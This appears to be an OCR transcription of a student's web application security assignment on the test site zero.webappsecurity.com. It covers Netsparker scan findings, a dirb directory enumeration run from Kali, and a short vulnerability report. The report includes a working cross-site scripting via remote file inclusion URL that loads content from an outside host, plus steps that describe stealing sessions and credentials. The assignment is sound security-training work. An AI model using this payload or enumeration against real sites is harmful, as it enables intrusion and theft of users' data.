
Task 2

Web App Security



Site Map

- Version Disclosure (Apache)
- Out-of-date Version (OpenSSL)
- Version Disclosure (OpenSSL)
- Version Disclosure (Apache Module)
- Default Page Detected (Apache)
- Version Disclosure (mod_ssl)
- forgot-password.html
- signin.html
- Insecure Transportation Security Pro
- Insecure Transportation Security Pro
- Insecure Transportation Security Pro
- Weak Ciphers Enabled
- sendFeedback.html
- index.old
  - [Possible] Backup File Disclosure
- backup
- forgotten-password-send.html
  - ⇒ (email,submit)
    - Frame Injection

zero.webappsecurity.com

IMPORTANT (6)

MEDIUM (8)

LOW (14)

INFORMATION (11)

Concurrent Connections: 25

Activity

Dashboard

Scan Finished

100%

0018 / 0018

Scan Information

Current Speed: 4.4 req/sec
Average Speed: 25.9 req/sec
Total Requests: 17328
Failed Requests: 25
HEAD Requests: 413
Elapsed Time: 00:11:08

Issues (39)


- Insecure Transportation Security Protocol Supported (SSLv2)
- Cross-site Scripting via Remote File Inclusion
- Password Transmitted over HTTP
- Out-of-date Version (OpenSSL)
- Out-of-date Version (Apache)
- [Possible] Expression Language Injection
- Weak Ciphers Enabled
- Insecure Transportation Security Protocol Supported (SSLv3)
- Out-of-date Version (jQuery)
- Frame Injection
- Out-of-date Version (Tomcat)
- Out-of-date Version (jQuery UI Dialog)
- Apache Server-Status Detected

Group Issues by

● Vulnerability Type
○ Severity
○ Confirmation
○ URL

Scan session successfully saved.

Proxy: System



zero.webappsecurity.com:80
- /
  - Version Disclosure (Apache Coyote)
  - Apache Web Server Identified
  - [Possible] Phishing by Navigating Br
  - Missing X-Frame-Options Header
  - Misconfigured Access-Control-Allov
  - Out-of-date Version (jQuery)
  - Missing X-XSS Protection Header
  - Content Security Policy (CSP) Not In
  - resources
    - Out-of-date Version (Tomcat)
    - Version Disclosure (Tomcat)
    - js
      - bootstrap.min.js
      - jquery-1.8.2.min.js
      - placeholders.min.js

Cross-site Scripting via Remote File Inclusion

CONFIRMED IMPORTANT

URL	http://zero.webappsecurity.com/help.html?topic=http://r87.com/n?.html
PARAMETER NAME	topic
PARAMETER TYPE	GET
ATTACK PATTERN	http://r87.com/n?.html

VULNERABILITY DETAILS

CLASSIFICATION

Scan loaded

100%

0000 / 0000

Scan Information

Current Speed:	0.0 req/sec
Average Speed:	25.9 req/sec
Total Requests:	17328
Failed Requests:	25
HEAD Requests:	413
Elapsed Time:	00:11:09

Issues (39)


- Insecure Transportation Security Protocol Supported (SSLv2)
- Cross-site Scripting via Remote File Inclusion
- Password Transmitted over HTTP
- Out-of-date Version (OpenSSL)
- Out-of-date Version (Apache)
- [Possible] Expression Language Injection
- Insecure Transportation Security Protocol Supported (SSLv3)
- Weak Ciphers Enabled
- Out-of-date Version (jQuery)
- Frame Injection
- Out-of-date Version (Tomcat)
- Out-of-date Version (jQuery UI Dialog)
- Apache Server-Status Detected

Group Issues by

● Vulnerability Type
○ Severity
○ Confirmation
○ URL

Auto save finished successfully - 15-08-2021 5.44.47 PM

Proxy: System



KaliOS2021 - VMware Workstation
File Edit View VM Tabs Help
Home
KaliOS2021
Zero - Log in - Mozilla Fi...
root@kali: ~
Thunar
12:42 PM
root@kali: ~
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.

```
└─# dirb http://zero.webappsecurity.com                                130 ✕

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Aug 15 12:19:16 2021
URL_BASE: http://zero.webappsecurity.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://zero.webappsecurity.com/ ----
+ http://zero.webappsecurity.com/admin (CODE:302|SIZE:0)
+ http://zero.webappsecurity.com/cgi-bin (CODE:302|SIZE:0)
+ http://zero.webappsecurity.com/cgi-bin/ (CODE:403|SIZE:961)
+ http://zero.webappsecurity.com/docs (CODE:302|SIZE:0)
+ http://zero.webappsecurity.com/errors (CODE:302|SIZE:0)
+ http://zero.webappsecurity.com/help (CODE:302|SIZE:0)
+ http://zero.webappsecurity.com/include (CODE:302|SIZE:0)
+ http://zero.webappsecurity.com/index.html (CODE:200|SIZE:12471)
+ http://zero.webappsecurity.com/manager (CODE:302|SIZE:0)
+ http://zero.webappsecurity.com/resources (CODE:302|SIZE:0)
```

Report Title: Found Cross Site Scripting in http://zero.webappsecurity.com

Url>> http://zero.webappsecurity.com/help.html?topic=http://r87.com/n?.html

Tools>>Linux 7.1, Wifi, Netsparker

Description>> Cross Site Scripting Remote File Inclusion in the url

Steps to reproduce>>

1)First of all visited http://zero.webappsecurity.com/help.html?topic=http://r87.com/n?.html

2)Netsparker detected an attacks made possible by Remote inclusion

3)We can execute JS ,VBScript to get access of current session

4)Then we able to steal the user's credentials

Impact>>1)Can steal User Data

2)Can steal money from User's Account

3) User will be prone to future phishing attack